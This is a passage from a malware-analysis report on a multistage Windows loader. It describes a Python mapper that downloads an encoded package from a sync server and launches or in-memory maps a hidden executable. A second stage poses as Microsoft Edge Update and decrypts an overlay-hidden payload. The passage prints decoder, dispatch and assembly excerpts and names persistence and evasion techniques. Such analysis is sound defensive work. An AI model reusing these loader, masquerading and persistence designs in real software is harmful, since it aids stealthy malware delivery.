At import, the mapper rejects platforms other than `win32`, loads `ntdll`, `kernel32`, and `msvcrt`, and configures their `ctypes` signatures. `Native` wraps allocation, freeing, protection changes, instruction-cache flushing, DLL loading, and symbol lookup. These are calls to loaded DLL exports. The source does not implement a direct-syscall dispatcher for those operations. The opening docstring's description of an ntdll-only mapper without disk writes is inconsistent with the implementation. [N03]

`map_from_server` accepts a URL, `api_key`, `payload_key`, `verbose`, and `run_entry`. Authentication and payload decoding use different values: `api_key` becomes an HTTP bearer header, while `payload_key` derives the repeating XOR mask. `run_entry` defaults to true. Stage 1's default `MAP_ONLY=False` preserves that setting. No additional configuration file is read by this entry point.

Architecture comes from the package's one-byte field: `Arch.X64` is 64 and `Arch.X86` is 32. The mapper uses that value to choose pointer width and rejects an x64 package in 32-bit Python. It has no corresponding explicit rejection of an x86 package in 64-bit Python. Support for both enum values therefore does not establish that every host/guest architecture combination works. The retained package is x64 and marks its image as an executable, not a DLL.

7.2 PyMapper API interaction

For the collected branch, Stage 1 supplies the port-8765 sync URL ending in `/api/v1/sync?asset=main`. The mapper sends `User-Agent: SyncClient/1.0`, requests gzip encoding, and adds `Authorization: Bearer ...` when `api_key` is nonempty. Its default timeout is 60 seconds. HTTP errors, a disconnected remote endpoint, and URL errors become `MapError` exceptions; the helper contains no retry loop. [N01]

The response decoder tests the first two body bytes for gzip magic. It does not use the response's `Content-Encoding` field to select decompression. After optional gzip decompression, `_xor_crypt` hashes the UTF-8 payload key with SHA-256 and repeats the resulting 32-byte digest across the body. An empty payload key returns the body unchanged.

The collected gzip body expands to 6,267,222 bytes. XOR decoding preserves that length and exposes the SMAP package. There is no per-response nonce in this transform and no package MAC or signature comparison in the mapper. Gzip consistency checks and the later magic/length checks detect some malformed inputs; they do not authenticate the package. The byte identities reported here come from offline analysis, not an integrity check performed by the specimen. [N04]

```

364 def _xor_crypt(data: bytes, key: str) -> bytes:
365     if not key:
366         return data
367     kb = hashlib.sha256(key.encode()).digest()
368     return bytes(b ^ kb[i % len(kb)] for i, b in enumerate(data))

```

```

391 if body[:2] == b"\x1f\x8b":
392     body = gzip.decompress(body)
393 return _xor_crypt(body, payload_key)

```

Figure 7.2 The transport transforms in the retained mapper. The second excerpt removes the common function indentation. Gzip decoding precedes repeating-XOR decoding. [N01]

Dependency downloads use `/api/v1/dep/<name>` at the sync URL's scheme and authority. They carry the same user agent and optional bearer value. That helper returns response bytes directly, without the sync response's gzip/XOR transform. `_stage_crt` catches a dependency-fetch exception, continues checking the remaining names, and eventually raises if required runtime files are still absent.

The separately retained OpenAPI document identifies itself as **PyMapper Server 0.4.0**. It describes `/pe/inbox`, upload, metadata, analysis, payload-by-ID, payload-by-hash, deletion, and health routes. It does not list the `/api/v1/` routes used by this mapper. Its description claims HMAC-signed `/pe/*` requests, while the retained mapper implements bearer requests to a different route family. The signed historical client in Section 6 implements the former request style. Neither the schema's descriptive text nor its broad response schemas establish enforcement or byte-identical behavior across these interfaces. [F01]

7.3 SMAP package structure and parsing


`unpack_package` requires a 32-byte header and little-endian magic `0x50414D53`, which spells **SMAP** in file order. Although the module declares `PKG_VERSION = 4`, the parser explicitly accepts versions 3, 4, and 5. The retained package is version 5. Version 3 supplies the image and JSON metadata; version 4 adds a length-prefixed raw PE; version 5 adds a length-prefixed dependency block. [N01]

Table 7.1 The retained SMAP header. Multibyte integer fields are little-endian. The parser does not assign meaning to bytes 0x06-0x07 or 0x1E-0x1F.

Offset	Width	Field	Retained value
0x00	4	Magic	SMAP
0x04	2	Version	5
0x06	2	Unread bytes	Zero
0x08	4	Metadata length	12,953
0x0C	4	Image length	212,992
0x10	8	Preferred image base	0x140000000
0x18	4	Entry RVA	0xC7B0
0x1C	1	DLL flag	0
0x1D	1	Architecture	64
0x1E	2	Unread bytes	Zero

The image follows immediately at offset 32, followed by the compact UTF-8 JSON metadata. The next four bytes declare a 5,168,929-byte raw PE. A second four-byte length introduces a 872,308-byte dependency block. That block begins with a 32-bit record count; each record contains a 16-bit ASCII-name length, the name, a 32-bit data length, and the DLL bytes. The retained block has three records and consumes the package suffix exactly.

Retained Host B package: transport and decoded records



Ranges exclude the ending offset. Record heights are schematic.

Figure 7.3 The retained response and version-5 SMAP layout. The package stores image-layout bytes and the original PE as separate components. Offsets refer to the decoded package, not the compressed HTTP body; block heights are schematic.

The parser checks that the image and metadata slices have their declared lengths. Its optional suffix parsing is less strict: it reads a raw-PE length when four bytes remain, then slices without comparing the returned length with that declaration. Dependency records similarly advance through declared lengths, break on some short length fields, and can retain a short final data slice. Missing version-4 or version-5 suffixes can leave the corresponding fields empty. No final cursor-equals-package-length check is present.

```

338 if version >= 4 and off + 4 <= len(data):
339     plen = struct.unpack_from("<I", data, off)[0]
340     off += 4
341     pe_raw = data[off : off + plen]
342     off += plen

```

Figure 7.4 Raw-PE suffix parsing, with common indentation removed. The slice is assigned without a subsequent length-equality check. The offline verifier checks all declared ranges and finds the retained package complete. [N01] [N04]


JSON decoding produces the dictionary consumed by the memory mapper. It supplies `sections`, `imports`, `delay`, `relocs`, `tls_rva`, `exc_va`, `exc_sz`, `ib_off`, and `subsystem`. The client does not independently derive these lists from the raw PE before trusting them. The retained package's records do match the PE when independently reconstructed: seven sections, 72 named imports from `KERNEL32.dll`, 802 `DIR64` relocations, and 587 x64 runtime-function entries. Its delay-import list is empty and its TLS callback field is zero. [N02]

7.4 PE reconstruction

The package provides two representations of the same executable. `image` is a 212,992-byte buffer arranged at virtual addresses, ready for allocation, relocation, and import fixups. `pe_raw` is the 5,168,929-byte file, including its overlay. The client receives the image already arranged; it does not reconstruct that buffer by parsing raw section headers in `unpack_package`. [N02]

The relationship is independently reproducible. Copying the first 1,024 header bytes into a zeroed `SizeOfImage` buffer, then copying each section's raw bytes to its RVA, produces the packaged image exactly. For example, `.text` moves from raw offset `0x400` to RVA `0x1000`. `.data` contributes 3,072 file bytes at RVA `0x2D000`, with the remaining space in its 5,800-byte virtual extent supplied by zeros. This equality verifies the retained image's relationship to the raw executable; it is not a runtime memory observation.

The raw section ranges end at `0x2FC00`. The following 4,973,345 bytes form the overlay analyzed in Section 8. A memory-image dump alone therefore omits most of the original file and the encrypted Stage 4 material it carries. Keeping `pe_raw` in the package preserves those bytes for disk materialization. The extracted file's SHA-256 begins `c182378245e9`; Appendix N records its full digest. [N02]

Raw PE: 5,168,929 B**Mapped image: 212,992 B**

Copying the headers and all seven sections reproduces the retained mapped image byte for byte.

```
.text: file 0x400 to RVA 0x1000
.data: file 0x2C000, size 0xC00 to RVA 0x2D000
.data virtual size is 0x16A8; the remaining 0xAA8 bytes stay zero.
```

Layout is schematic; the printed sizes and offsets are exact.

Figure 7.5 File layout and image layout for the retained executable. Section bytes move from file offsets to RVAs in a zeroed image-sized buffer. The overlay remains part of the original file and is absent from the reconstructed memory image.

`package_meta.json` in the earlier extraction bundle is a readable reserialization of the metadata, 35,542 bytes. The package's original JSON occupies 12,953 bytes. Both decode to the same object. The new `metadata-raw.json` artifact preserves that compact byte sequence, while the package review lists every decoded range and its digest. [N01] [N04]

7.5 Disk-backed execution

At the start of `map_image`, `run_entry=True` and `is_dll=False` select an attempt to materialize the raw PE. If an executable path then exists, the function returns directly from `_spawn_pe`, before native allocation, manual imports, or IAT hooks. This is the branch selected by the retained version-5 executable under Stage 1's defaults. [N03]

```
796 if run_entry and not self.is_dll:
797     self._materialize_pe()
798     if self._pe_path and os.path.isfile(self._pe_path):
799         return self._spawn_pe()
```

Figure 7.6 The early return that selects a child process for the retained EXE. Common method indentation is removed. The following memory-mapping code is a separate branch. [N03]

`_materialize_pe` returns immediately when raw bytes are absent. Otherwise it attempts to remove a legacy temporary `runtime-cache.exe` and `runtime-cache` directory, creates `%LOCALAPPDATA%\Microsoft\Windows\Caches\rt`, and writes `runtime-cache.exe` there. When `LOCALAPPDATA` is absent, the temporary directory becomes the root of the same suffix. The

function retains the absolute file and directory paths and accepts both the installed basename and `proliv4.exe` as self-name aliases.

The runtime staging routine requires `msvcp140.dll`, `vcruntime140.dll`, and `vcruntime140_1.dll`. For each name it first tries the package's bytes, then an existing file, then a server fetch. Its acceptance helper checks DOS and PE signatures and AMD64 machine type. It does not verify a signature, trusted publisher, or expected DLL digest. Missing acceptable files raise `MapError`. The retained package already includes all three runtime DLLs; their complete hashes are recorded in the extraction manifest and the new review record.

Table 7.2 The three required runtime names are fixed in `_CRT_X64`. Packaging them avoids the fallback dependency request when those bytes pass the architecture check.

Packaged file	Bytes	Selection order
<code>msvcp140.dll</code>	643,512	Package, existing file, server
<code>vcruntime140.dll</code>	178,616	Package, existing file, server
<code>vcruntime140_1.dll</code>	50,112	Package, existing file, server

After staging, the routine creates an empty `runtime-cache.exe.local` file. `_spawn_pe` quotes the absolute executable path, uses its directory as the working directory, disables handle inheritance, and supplies no replacement environment block. It requests a hidden initial window, a detached process, a new process group, and breakaway from a job. If the first `CreateProcessW` call fails, it retries without `CREATE_BREAKAWAY_FROM_JOB`. A second failure raises an error; success closes the returned thread and process handles and returns the child PID without waiting for process exit.

This route leaves the executable, runtime files, and marker in the cache directory. The mapper contains no successful-launch cleanup of those files. Because it delegates the executable load to Windows, the mapper's later relocation, import, TLS, and IAT-hook routines are not part of this selected path. The retained source establishes the decision and intended operations; the static package reproduction does not establish a successful Windows launch.

7.6 In-memory mapping

The alternate branch requests a read/write allocation in the current process, initially at the package's preferred base. It calculates the difference between the returned address and the preferred base, adjusts eligible relocation targets in a Python `bytearray`, patches the PE header's image-base field at metadata offset `ib_off`, and copies the resulting image into the allocation. The retained package sets `ib_off` to 328 (0x148). [N02] [N03]

The allocator contains a retry at an arbitrary address for literal status `0xC0000018`. Its native return type is declared as signed `ctypes.c_long`, while that comparison uses the positive integer literal. This is a static compatibility concern in the fallback: the presence of the retry block alone does not establish that an address-conflict failure will reach it. The normal negative-status check raises `MapError` on failed NT calls.

Implemented in-memory sequence

- 1 Allocate the image region
↓
- 2 Compute delta; apply relocations and update ImageBase
↓
- 3 Copy the prepared image into the allocated region
↓
- 4 If raw PE is present: write it and stage runtime dependencies
↓
- 5 Resolve ordinary and delay imports; install IAT hooks
↓
- 6 Apply section protections
↓
- 7 Register the x64 exception function table, if provided
↓
- 8 Flush the instruction cache
↓
- 9 Run DLL TLS callbacks, if present Even if run_entry=False
↓
- 10 Call the native entry point Only if run_entry=True
↓
- 11 **Return the allocated base**

TLS and entry dispatch are separate decisions.

Figure 7.7 Operations in the alternate in-process branch. Raw-file materialization still occurs after image copying. DLL TLS callbacks precede the run_entry test, so disabling entry-point invocation does not suppress all native calls.

After copying, the mapper calls `_materialize_pe` again. Consequently, choosing the in-process branch does not imply diskless operation. With this retained package, `run_entry=False` bypasses the early process launch but still writes the raw executable and runtime files during mapping. It then resolves imports, requests section protections, registers exception information, and flushes the instruction cache.

Section protections derive from the metadata's execute, read, and write flags. Executable and writable sections receive execute/read/write access; executable/readable sections receive execute/read; the remaining combinations map to execute-only, read/write, read-only, or no-access. `_set_protections` uses each section's virtual size. It contains no separate protection pass for the PE headers or unassigned image gaps, which began in the read/write allocation.

For x64 images, `_register_exceptions` reads `exc_va` and `exc_sz` and calls `RtlAddFunctionTable` with `exc_sz // 12` entries. The retained values are RVA `0x2F000` and 7,044 bytes, yielding 587 entries. Failure produces only a verbose warning and does not abort mapping. This step registers the supplied runtime-function table; it is not evidence that every possible exception path was exercised.

The memory branch returns the image base. `map_from_server` returns only that integer, not a `ServerClientMapper` object through which its caller could later request cleanup. An exception inside the memory branch invokes `unmap` and re-raises. Failures in the early materialize/spawn branch occur before that `try` block. [N03]

7.7 Imports, relocations, and execution handoff

Relocations come from the package's `[rva, kind]` pairs. A zero delta skips the pass. Otherwise, x64 `DIR64` targets receive a 64-bit addition and x86 `HIGHLOW` targets receive a 32-bit addition, with masking to the corresponding width. Other type/architecture combinations are skipped. The retained 802 entries are all `DIR64`, and independent parsing of the PE relocation directory reproduces the metadata list exactly. [N02]

Import resolution caches loaded modules under lowercase names. `LdrLoadDll` obtains each module; `LdrGetProcedureAddress` resolves a named symbol or a 16-bit ordinal. The result is written to `base + iat` using the package's pointer width. The same helper resolves delay-import groups immediately and can fill their module-handle slot. Thus the alternate mapper eagerly resolves metadata marked as delay imports rather than leaving those entries to a later demand-load helper. The retained image has one ordinary import group, 72 named entries, and no delay-import group.

```

519 for entry in self.pkg.meta.get("imports", []):
520     total += self._resolve_group(entry["dll"], entry.get("thunks", []))
521 self._log(f"imports={total}")
522 total = 0
523 for entry in self.pkg.meta.get("delay", []):
524     total += self._resolve_group(entry["dll"], entry.get("thunks", []),
int(entry.get("hmod", 0)))

```

Figure 7.8 Ordinary and delay-import groups pass through the same resolver before execution handoff. Common indentation is removed. [N03]

After resolution, `_hook_iat` replaces selected named import slots in the mapped image. Its callbacks return the mapped base for self-module queries and the materialized file path for self-filename queries. Other module queries delegate to the original exports. A separate set of replacements makes selected CRT, process, and thread termination imports return without performing their usual termination action. The mapper retains callback references in `_hooks`. These substitutions affect the import slots it enumerates, not every way code could resolve or invoke the corresponding APIs.

The TLS routine treats `tls_rva` as the RVA of a null-terminated array of callback pointers. For DLLs, it calls those callbacks with `DLL_PROCESS_ATTACH` after protection changes and instruction-cache flushing. That call occurs outside the later `if run_entry` condition. A DLL with callbacks can therefore execute native code when `run_entry=False`; “map only” describes suppression of the final entry-point call, not a general no-execution guarantee. The retained EXE has no TLS directory, and the mapper does not make this explicit callback pass for EXEs.

```
814 if self.is_dll:
815     self._run_tls(DLL_PROCESS_ATTACH)
816 if self.verbose:
817     print(f"base=0x{self.base:X} delta=0x{self.delta:X}")
818 if run_entry:
819     self._call_entry()
820 return self.base
```

Figure 7.9 The DLL TLS condition and final entry-point condition are separate. Common method indentation is removed. This excerpt belongs to the in-process branch; the retained EXE's default launch returns earlier. [N03]

`_call_entry` invokes a DLL entry with the mapped base, attach reason, and null reserved pointer, raising if it returns false. Its EXE path calls `base + entry_rva` as a no-argument function returning an integer. `unmap` attempts DLL TLS and entry-point detach calls, suppresses exceptions from them, then frees the image. It does not remove the materialized files, unload cached DLL handles, or unregister a function table previously added with `RtlAddFunctionTable`. These implementation limits matter when interpreting the alternate branch as a reusable loader. They do not alter the earlier disk-backed decision for the collected package. [N03]

8. Stage 3: proliv4.exe decryption loader

The executable delivered by the retained SMAP package carries its next stage in a small selected region of a much larger overlay. A footer locates that region. An outer ChaCha20 transform reveals ten records, each with its own authentication tag, two encryption passes, block permutation, substitution, and compressed data. Reassembling their plaintext produces the 843,776-byte LOLD executable analyzed in Section 9. The native loader then maps that PE into its own process and transfers control to its entry point. [J07] [J08]

This section follows the recovered `proliv4.exe`, SHA-256 prefix `c182378245e9`. Its 5,168,929 bytes reproduce the retained Stage 4 exactly through offline data transforms. Native instruction references below are RVAs within this Stage 3 executable unless explicitly identified as file offsets or Stage 4 addresses. The complete input, intermediate, and output identities are recorded in Appendix J.

8.1 Executable structure and loader entry

The loader is an AMD64 PE32+ executable with preferred base `0x140000000`, entry RVA `0xC7B0`, and a 212,992-byte image. Seven sections account for its mapped content: `.text`, `.rdata`, `.data`, `.pdata`, `.fptable`, `.rsrc`, and `.reloc`. Their file-backed ranges end at `0x2FC00`. The remaining 4,973,345 bytes are an overlay, absent from the image-layout buffer supplied alongside the raw PE in SMAP. This explains why preserving the complete executable matters to the next extraction step. [J07]

Version resources label the file **Microsoft Edge Update**, version **1.3.210.0**, with original filename `msedgeupdate.exe` and company name `Microsoft Corporation`. These are embedded resource claims. The PE security directory is zero, so the retained file has no certificate table. The `proliv4.exe` analysis name and the mapper's self-name alias refer to this same executable; neither the alias nor the resource labels establish its author.

The PE entry proceeds through CRT initialization at `0xC630` to the loader routine at `0x1170`. Startup resolves native APIs, prepares file-copy and configuration paths, and reaches the overlay reader through `0x4FE0`. The reader derives a path from process parameters, with additional startup branches supplying fallback paths. Its input is an on-disk file, even though the subsequent Stage 4 mapping is in-process.

Native API resolution uses a custom export-name hash and an indirect syscall dispatcher. The resolver at `0x2250` obtains syscall information from `ntdll`; the code at `0x2440` locates a `syscall; ret` sequence, and `0x9410` supplies the call machinery. File access, allocation, and protection changes use this machinery. These are operations implemented by Stage 3, distinct from the loaded-export calls in the Python mapper described in Section 7. [J09]

Thirteen separately encoded strings support the startup paths. Their decoder combines a per-record seed, ChaCha20, a byte-substitution table at `0x1E5D0`, and a custom 32-bit checksum. Recovered strings include a Startup-folder `msedgeupdate.exe` suffix, `AppCache\wcprov.exe`, profile/environment registry paths, and `UserInitMprLogonScript`. All thirteen checksums

reproduce. This string table is separate from the overlay’s payload substitution table and SipHash tags. [J07]

8.2 Overlay layout and record parsing

The overlay reader begins at the end of the file. Its final 32 bytes contain two magic words, a selected file offset, a selected length, and sixteen seed bytes. The retained selector is offset 0x38974C, length 0x5E06B (385,131 bytes). Large residual ranges precede and follow it. The reader does not search for the PNG or ZIP signatures scattered through those ranges. [J08]

Raw file layout: 5,168,929 bytes

Raw interval, end excluded	Region	Bytes
0x0 .. 0x2FC00	PE headers and sections	195,584
0x2FC00 .. 0x38974C	Residual prefix	3,513,164
0x38974C .. 0x3E77B7	Selected ciphertext	385,131
0x3E77B7 .. 0x4EDF01	Residual suffix	1,075,018
0x4EDF01 .. 0x4EDF21	EOF footer	32

The footer supplies the selected offset and length. PNG and ZIP markers do not select the payload.

Rows are schematic. Residual ranges total 4,588,182 bytes, excluding the footer.

Figure 8.1 The complete file and the footer-selected extent. The encrypted container occupies 385,131 bytes inside a 4,973,345-byte overlay. Ranges are half-open file offsets; block heights are schematic.

0x4EDF01	C5 27 EC 29
0x4EDF05	1D 68 A6 39
0x4EDF09	4C 97 38 00
0x4EDF0D	6B E0 05 00

Figure 8.2 The first sixteen footer bytes: two magic words, selected offset, then selected length, all little-endian. The following sixteen bytes supply seed material. Offsets at left are measured from the start of the file. [J08]

The native routine at 0x5080 requires a file of at least 32 bytes, matching footer constants, a nonzero selected offset, a selected length greater than sixteen, and an extent ending no later than the footer. Its range reader checks the actual byte count returned for both reads. These checks establish a bounded selection; they do not authenticate the footer or the outer ciphertext.

After outer decryption, a 32-byte container header declares magic words `0xB77CA7A8` and `0xB3BA93FF`, output size `0xCE000`, and record count ten. The native parser permits counts from one through 256, checks nonzero record lengths, and bounds each 48-byte record header and following ciphertext. Its context also supplies the expected magic and output size. The retained container consumes its declared records exactly. The parser itself returns after the specified count without requiring that no bytes remain.

Each record begins with sixteen nonce bytes. At offsets `+0x10`, `+0x14`, `+0x18`, and `+0x1C` are a derivation field, output destination, plaintext length, and ciphertext length. An eight-byte tag follows at `+0x20`, then a second derivation field at `+0x28`; the last four header bytes are unused by the reviewed parser. Ciphertext begins at `+0x30`. Appendix J gives the complete layout and all ten extents. [J08]

8.3 Key material and decryption

The outer key is recoverable from the footer. Its first four 32-bit words are the two footer magic values and those values XORed with fixed constants; the final four words are the seed. The nonce is the first twelve seed bytes and the initial counter is one. A zero sixteen-byte seed bypasses this transform, although the retained sample takes the nonzero-seed path. Decryption yields the 385,131-byte container whose SHA-256 begins `8ab2e7ee318c`. There is no outer authentication tag. [J08]


Inner records derive their keys from a fixed root key initialized at `0x4140`, the record's four little-endian nonce words `N0 . . N3`, derivation fields `F10` and `F28` at header offsets `+0x10` and `+0x28`, and the container magic. ChaCha20 applied to eighty zero bytes produces two 32-byte encryption keys and sixteen further bytes. XORing those last bytes with the root key's first sixteen bytes gives the SipHash key. The exact word construction is recorded in J08; the destination offset does not participate.

The tag is a full 64-bit SipHash-2-4 result. Its message is the sixteen nonce bytes, followed by four little-endian words in the order `F28`, `F10`, plaintext length, ciphertext length, then the ciphertext itself. The routine compares the complete tag and branches away on mismatch before either payload-decryption call. Key derivation and allocation have already occurred by this point.

```
0x48E6  call 0x140004BA0
0x48EB  cmp  rax, QWORD PTR [r14+0x20]
0x48EF  je   0x1400048F9
0x48F1  xor  dil, dil
0x48F4  jmp  0x140004B29
```

Figure 8.3 Native tag comparison. Addresses at left are RVAs; call and branch operands retain the listing's preferred-base addresses. The successful branch later reaches payload decryption at `0x49F0` and `0x4A1D`. [J09]

From selected ciphertext to placed plaintext



Then raw DEFLATE, exact output-length check, destination bound and placement.

Figure 8.4 The transforms applied to the selected container and each inner record. A record's ciphertext and selected header fields are authenticated before the two payload-decryption passes. The destination offset is outside both the tag input and the key derivation.

The first payload pass uses the second derived key and counter **N3 XOR 0x9E3779B9**; the next uses the first derived key and counter **N3**. Both take the first twelve record nonce bytes as their nonce. All ten original tags validate. In the offline check, changing the first ciphertext bit in each record invalidates its tag, while leaving the original sample untouched. [J11]

A separate audit covers 44 ChaCha invocations across outer decoding, ten derivations, twenty payload passes, and thirteen string decodes. All 44 key/nonce pairs are distinct, with no same-key/nonce counter overlap or wrapping call in this specimen. The largest call spans 6,018 blocks. The native counter increment has no explicit wrap guard, but the retained values do not approach a wrap. These measurements describe this sample; the unavailable producer does not establish how keys or nonces were chosen in other builds.

8.4 Block ordering and decompression

After decryption, each record still contains permuted and substituted compressed bytes. The loader regenerates a permutation of the complete 16-byte blocks, using a seed formed from both halves of the record nonce and its derivation fields. A descending Fisher-Yates pass selects swap indices through a 64-bit xorshift sequence and multiplication by **0x2545F4914F6CDD1D**. The multiplied value becomes the state for the next iteration. Omitting that feedback produces a different permutation. [J08]

```

158 def undo_block_shuffle(data: bytes, seed: int) -> bytes:
159     count = len(data) // 16
160     order = list(range(count))
161     state = seed | 1
162     for index in range(count - 1, 0, -1):
163         state ^= state >> 12
164         state ^= (state << 25) & MASK64
165         state ^= state >> 27
166         state = (state * 0x2545F4914F6CDD1D) & MASK64
167         other = state % (index + 1)
168         order[index], order[other] = order[other], order[index]

```

Figure 8.5 The analyst extractor's translation of the native permutation generator at 0x4410. Source line numbers refer to `unpack_proliv_overlay.py`. The following copy loop places each stored block at its regenerated destination. This Python is analysis code, not recovered loader source. [J08]

An incomplete final block is left outside the permutation. Those bytes still undergo the two ChaCha passes and substitution, and their ciphertext is included in the tag. The permutation therefore changes block order without creating an unauthenticated tail.

Next, every byte is translated through the 256-byte permutation table at RVA 0x1E420. The result is a raw DEFLATE stream. The decompressor at 0x4EC0 uses window setting -15, constrains output capacity, requires `Z_STREAM_END`, and compares actual output length with the record's declared plaintext length. It does not separately reject unused compressed input. The analyst extractor imposes that additional condition, and all ten retained streams pass it. [J08] [J11]

